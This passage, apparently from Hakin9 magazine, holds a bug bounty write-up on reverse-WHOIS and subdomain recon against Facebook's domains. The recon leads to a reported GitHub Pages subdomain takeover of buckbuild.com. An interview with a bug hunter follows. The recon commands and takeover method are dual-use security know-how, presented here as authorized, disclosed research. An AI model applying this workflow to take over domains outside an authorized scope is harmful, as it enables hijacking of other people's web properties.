whois facebook.com

Look at the Registrant email - it's *domain@fb.com* and you can use this email to find all the other sites which have the same *registrant email* as facebook.com

For **reverse WHOIS** I found this site *https://tools.whoisxmlapi.com/reverse-whois-search* really helpful. Or else you can use *https://viewdns.info* but there the results are limited. Tools like *domlink* or *amass* can also be used for horizontal domain correlation as mentioned by @0xpatrik in his article.

Just go to *https://tools.whoisxmlapi.com/reverse-whois-search* and in the search field, enter the email.



Use the company name, phone number, email address, etc. as a search term.

Advanced search allows searching through historical WHOIS records as well.

Enter search term (phone number, email address, company name, etc.)


2,756 domain(s) having domain@fb.com in their WHOIS records found

123riff.com ›
123riff.net ›
1ccountkit.com ›
2ccountkit.com ›
2cthefacebook.com ›
2minadayworkouts.com ›
321riff.com ›
321riff.net ›
360videofb.com ›
360videofb.net ›
4tbh.com ›
aboutfacebook.com ›
abuseregistrarsafe.com ›
abuseregistrarsafe.net ›
abuseregistrarsec.com ›
abuseregistrarsec.net ›
acc0untkit.com ›
acc9untkit.com ›
accessfacebook.net ›
accessfacebookfromschool.com ›
acciuntkit.com ›
accluntkit.com ›
acco7ntkit.com ›
acco8ntkit.com ›
accohntkit.com ›
accointkit.com ›
accojntkit.com ›
acconutkit.com ›
accoubtkit.com ›
accouhtkit.com ›
accoumtkit.com ›
accoun5kit.com ›
accoun6kit.com ›
accounfkit.com ›
accoungkit.com ›
accounktit.com ›

https://tools.whoisxmlapi.com/reverse-whois-search (domain@fb.com)

We got around 2,756 unique domains that all have "domain@fb.com" in their whois scan result.

Don't stop there, we can still get some more domains. Last time we used the Registrant email, this time we will use the *Registrant Name* - let's see the difference now.



Use the company name, phone number, email address, etc. as a search term.

Advanced search allows searching through historical WHOIS records as well.

Facebook, Inc


3,441 domain(s) having Facebook, Inc in their WHOIS records found

123riff.com ›
123riff.org ›
1ccountkit.com ›
2ccountkit.com ›
2cthefacebook.com ›
2minadayworkouts.com ›
321riff.net ›
321riff.org ›
32665.mobi ›
4tbh.com ›
981551.com ›
aboutfacebook.com ›
abouttimetobuyfacebooklikes.top ›
abuseregistrarsafe.com ›
abuseregistrarsafe.net ›
abuseregistrarsafe.org ›
abuseregistrarsec.com ›
abuseregistrarsec.net ›
abuseregistrarsec.org ›
accessfacebookfromschool.com ›
accluntkit.com ›
acco7ntkit.com ›
accohntkit.com ›
accointkit.com ›
accojntkit.com ›
acconutkit.com ›
accoubtkit.com ›
accouhtkit.com ›
accoumtkit.com ›
accoun5kit.com ›
accoun6kit.com ›
accounfkit.com ›
accoungkit.com ›

https://tools.whoisxmlapi.com/reverse-whois-search (Facebook, Inc)

Cool, this time we get more domains than before, around 3,441. Now let's remove the duplicate ones. Save all this in one file. Then:

```
sort filename | uniq |tee outputFileName
```


sudi@parrot: ~/Desktop/Hunt/writeup-
File Edit View Search Terminal Help

```
 sudi@parrot  ~/Desktop/Hunt/writeup-
▶ cat fb.txt | wc
   6196    6197  110411
 sudi@parrot  ~/Desktop/Hunt/writeup-
▶ sort fb.txt | uniq > fb2.txt
 sudi@parrot  ~/Desktop/Hunt/writeup-
▶ cat fb2.txt | wc
   4084    4084   72723
 sudi@parrot  ~/Desktop/Hunt/writeup-
▶ 
```

So finally we have around 4k unique domains that have either *Facebook Inc or domain@fb.com* in their whois scan result. You can still get some more domains - use something else this time besides *registrant email or name* that you found in the already collected domains.

After I collected all the domains, I used the filter-resolved tool by @tomnomnom, to resolve all the domains.

```
cat fb2.txt | ~/tools/filter-resolved |tee live-domains.txt
```


Then I used subfinder, to find all the subdomains of the domains that were in the live-domains.txt file.

```
subfinder -dL live-domains.txt -o subdomains.txt
```

Repeating the same process again, use filter-resolved for resolving all the subdomains we found using subfinder.

Moving towards the last step, I used webscreenshot for taking screenshots of the subdomains.

And while going through the screenshots I found this domain www.buckbuild.com




404

There isn't a GitHub Pages site here.

If you're trying to publish one, read the full documentation to learn how to set up **GitHub Pages** for your repository, organization, or user account.

Followed this article: https://oxpatrik.com/takeover-proofs/

Then I uploaded something to verify whether the takeover was successful or not. And yeah!! Here we go, I found my first subdomain takeover.



www.buckbuild.com says


Shirley loves Sudi

OK

Establishing secure connection...

```
Domain Name: BUCKBUILD.COM
Registry Domain ID: 1853062923_DOMAIN_COM-
Registrar WHOIS Server: whois.registrarsaf
Registrar URL: https://www.registrarsafe.c
Updated Date: 2019-05-21T16:40:00Z
Creation Date: 2014-04-02T15:01:37Z
Registrar Registration Expiration Date: 20
15:01:37Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecompla
strarsafe.com
Registrar Abuse Contact Phone: +1.65030870
Domain Status: clientDeleteProhibited http
cann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited ht
.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited http
cann.org/epp#clientUpdateProhibited
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Facebook
Registrant Street: 1601 Willow Rd
Registrant City: Menlo Park
Registrant State/Province: CA
```

POC time:



Subdomain Takeover By Sudi


Timeline:

July. 08— Initial Report

July 11— Report Triaged

July 12 — Fixed

July. 17— Bounty awarded $500



Today at 3:17 AM

Hi Sudhanshu Raj,

After reviewing this issue, we have decided to award you a bounty of $500. Below is an explanation of the bounty amount. Facebook fulfills its bounty awards through Bugcrowd.

[redacted].com was susceptible to subdomain takeover.

Thank you again for your report. We look forward to receiving more reports from you in the future!

== Claim Your Bounty ==

You can claim this bounty with Bugcrowd by following this bounty URL: https://www.facebook.com/whitehat/claim_

Thank you for reading it till the end. I hope you enjoyed reading it.


One thing I want to share is after the screenshot part was done, I didn't bother to look at them as they all looked the same. I thought there was no point in going through them since other hunters might have already looked at those domains, so I left it. Then after two or three days, I looked at it again and you all know what happened next.

Guys, believe in yourself! Don't feel like you will not find anything just because others are also looking at the same thing and you think your chance is less of finding something there.

Sudhanshu Rajbhar

I started my journey on hackerone on June 1 , this was the time when I submitted my first bug to a private company. Since then I am active on hackerone finding bugs and reporting them. Currently, he is working as Application Security Lead in BankIslami Pakistan Limited.

JÚLIO CÉSAR



Pay attention to what they are looking for in terms of acceptable vulnerabilities. Pay close attention to the provided scope.

[Hakin9 Magazine]: Hello Júlio César! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Júlio César]: Thanks for having me. I'm doing great, thanks for asking. I don't sleep much. My brain does not allow me to sleep as much as I need. I only sleep like 4 hours a day and since I only sleep that much, I spend most of my day working. I usually work around 14 hours a day, Monday to Monday. Since I enjoy what I do, I don't see it as work, so I'm pretty happy.

[H9]: How did you become a bug bounty hunter?

[JC]: I started doing bug bounty hunting when I heard about the hackerone platform. I was very excited to find out that I could legally hack all the companies that had a program running on hackerone. Besides hacking, it was a great opportunity to learn a lot of stuff since I was hacking real web applications and mobile applications plus I could make some cash by helping those companies secure their system. Then I learned about bugcrowd, SynAck and a few other platforms.

[H9]: What resources do you recommend to start a career in this field?

[JC]: First of all, you have to understand how things work. So if you want to hack web applications, you have to learn how a web application works. You need to understand how each component or technology that is used to create a web application works. Take your time to understand the technology behind the web application. Take some programming classes to understand how programming works. You don't have to become a programmer, but being able to understand the logic behind programming will help you a lot down the road. The same applies to mobile hacking or host hacking.

There are a lot of books out there. I'm going highlight a few of them:

- The Web Application Hacker's Handbook by Dafydd Stuttard
- Web hacking 101 by Peter Yaworski
- The Hacker's Playbook. By Peter Kim
- The Mobile Application Hacker's Handbook by Dominic Chell
- Android Hacker's Handbook by Joshua J. Drake
- IOS Hacker's Handbook by Charlie Miller

Also you should definitely learn about networks.

[H9]: This is an impressive list of books! What about the online resources? Any recommendations?

[JC]:

- https://portswigger.net/web-security
- https://www.hacker101.com/
- https://forum.bugcrowd.com/
- https://www.bugcrowd.com/hackers/bugcrowd-university/

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

